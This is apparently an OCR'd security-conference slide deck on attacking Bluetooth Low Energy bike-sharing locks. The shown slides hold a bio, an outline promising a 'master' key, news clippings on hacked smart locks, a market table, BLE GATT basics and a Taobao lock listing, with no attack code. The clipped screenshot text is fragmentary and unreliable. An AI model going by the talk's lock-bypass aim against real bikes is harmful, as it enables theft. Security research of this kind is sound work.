# Hacking BLE Bicycle Locks for Fun & A Small Profit

Vincent Tan

MWR InfoSecurity


mobike


SLOW
shorebike.sg

# whoami

- From Sunny Singapore
- Senior Security Consultant @ MWR
- Mobile and Wireless Geek
  - BlackHat USA 2016 – Bad for Enterprise: Attacking BYOD Enterprise Mobile Security Solutions

# Overview

1. Bike-Sharing Economy and the BLE “Smart” Lock
2. Analyzing Communications
3. Building a “Master” Key
4. Demo

## How Secure is TappLock?

TappLock uses a combination of hardware and technology to ensure the device is secure.

**Sensor**: Encrypted fingerprint sensor, high security, durable, close to zero false recognition rate. Both TappLock and TappLock Lite sensor from world-renowned manufactu used in high-end smartphones and has r consistency.

**Bluetooth**: TappLock uses AES 128-bit e to protect documents with confidential a

**Firmware**: TappLock is equipped with ar compromise the lock.

**Anti-shim/Anti-Theft**: A very popular te as violating a lock by inserting a foreign profile latch is designed to eliminate any

**Durable, secure body**: The TappLock bo ensure a secure design. The lock body c seam. Each casing is a single-piece and

# Hackers bui hotel rooms

New research shows how hack

By Zack Whittaker for Zero Day | April 25, 2018 -- 13:00 GMT (14:00 BST) | Topic: Security


0 | 4026

Security / #CyberSecurity

JUN 13, 2018 @ 05:25 AM 4,547

2 Free Issues of Forbes

# Tapplock: This $100 'Smart Lock' Can Be Hacked Open In 2 Seconds




Thomas Fox-Brewster, FORBES STAFF


*I cover crime, privacy and security in digital and physical forms.* FULL BIO




RELATED STORIES




# Major Players

# Major Players

| | ofo | mobike | OBIKE |
|---|---|---|---|
| Country | China | China | Singapore |
| Founded | 2014 | 2015 | 2017 |
| Operations | 20 Countries | 16 Countries | 22 Countries |
| Valuation | $2 Billion | $2.7 Billion | |
| Cost | SGD$0.50/30min | | |

# Bluetooth Low Energy

## Generic Access Profile (GAP)

- Peripheral

  Small low powered device

  e.g. bicycle lock

- Central

  High powered computing device

  e.g. Mobile Phone

# Bluetooth Low Energy

## Generic Attribute Profile (GATT)

- Services


  Groups of Characteristics

  16/128-bit UUID

- Characteristics

  A single data point

  16/128-bit UUID




# Bluetooth Bicycle Lock

# Personal BLE Bicycle Lock

所有宝贝 首页优惠 智能挂锁 智能车锁 智能门锁 智能柜锁 锁配件

举报

**nokelock智能自行车共享单车锁APP控制蓝牙马蹄锁扫码开锁密码锁**

| | | | |
|---|---|---|---|
| 价格 | ~~¥ 199.00~~ | 76 累计评论 | 82 交易成功 |
| 淘宝价 | ¥159.00 优惠促销 | | |
| 优惠 | 店铺优惠券 30元店铺优惠券，满1099元可用 领取 | | |
| | 店铺优惠券 15元店铺优惠券，满699元可用 领取 | | |
| 配送 | 广东深圳 至 全国 快递 ¥12.00 | | |
| 颜色分类 | | | |
| 数量 | 1 件(库存2621件) | | |

立即购买 加入购物车

承诺 7天无理由 运费险

支付 蚂蚁花呗 信用卡支付 集分宝

金牌卖家 连续3期
我的金牌，你的信赖

店 12 年老店

物联锁

信誉：

掌柜：oyhj9913

联系：和我联系

资质：1000元


| 描述 | 服务 | 物流 |
|---|---|---|
| 4.8 ↑ | 4.8 ↑ | 4.8 ↑ |

进入店铺 收藏店铺


看了又看



¥180.00 ¥199.00

